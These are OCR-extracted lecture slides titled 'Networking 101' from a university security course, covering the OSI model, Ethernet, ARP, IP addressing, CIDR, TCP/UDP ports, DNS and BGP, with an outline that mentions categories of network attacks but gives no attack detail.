# Networking 101

jedimaestro@asu.edu, CSE 468 Fall 2022


# Outline

- Internet in a nutshell and the OSI model
  - Ethernet, ARP, IP, TCP, BGP, *etc.*
- Different types of attacks
  - Plain old attacks
  - Off-path *vs.* in/on-path


Internet in a nutshell...

# You want to connect two machines...

- Machines = desktops, laptops, mobile devices, routers, embedded devices, ...




# A “hop”




# A “hop”

Ethernet




# A “subnet”




# A “subnet”

ARP = Address Resolution Protocol



# A network with routers



# More terminology


- IP = Internet protocol
- Forwarding, or “routing”
  - How packets get across the network
- Interface
  - WiFi, cellular, ...
- Path (or “route”), reverse path

# IP address

- IPv4 is 32-bits, broken into 4 bytes
  - 192.168.7.8
  - 64.106.46.20
  - 8.8.8.8
- IPv6 is 128 bits
  - 2001:0db8:85a3:0000:0000:8a2e:0370:7334

# CIDR

- Classless Inter-Domain Routing
- /27 has a net mask of 255.255.255.224




From Wikipedia

# A connection

- For now, just know TCP, UDP, and ICMP
  - Stream sockets *vs.* datagrams
- TCP and UDP have “ports”
  - Port helps identify a process for incoming packets
  - Open port == “listening”
- Three-way handshake

# Process?


Separated by virtual memory, access system resources *via* system calls.




# Almost there…

- DNS for resolving hostnames to IPs
  - breakpointingbad.com becomes 149.28.240.117
- BGP to scale to the size of the Internet
  - Path vector protocol
- HTTP as another example of an application layer protocol

# Internet in Ecuador...



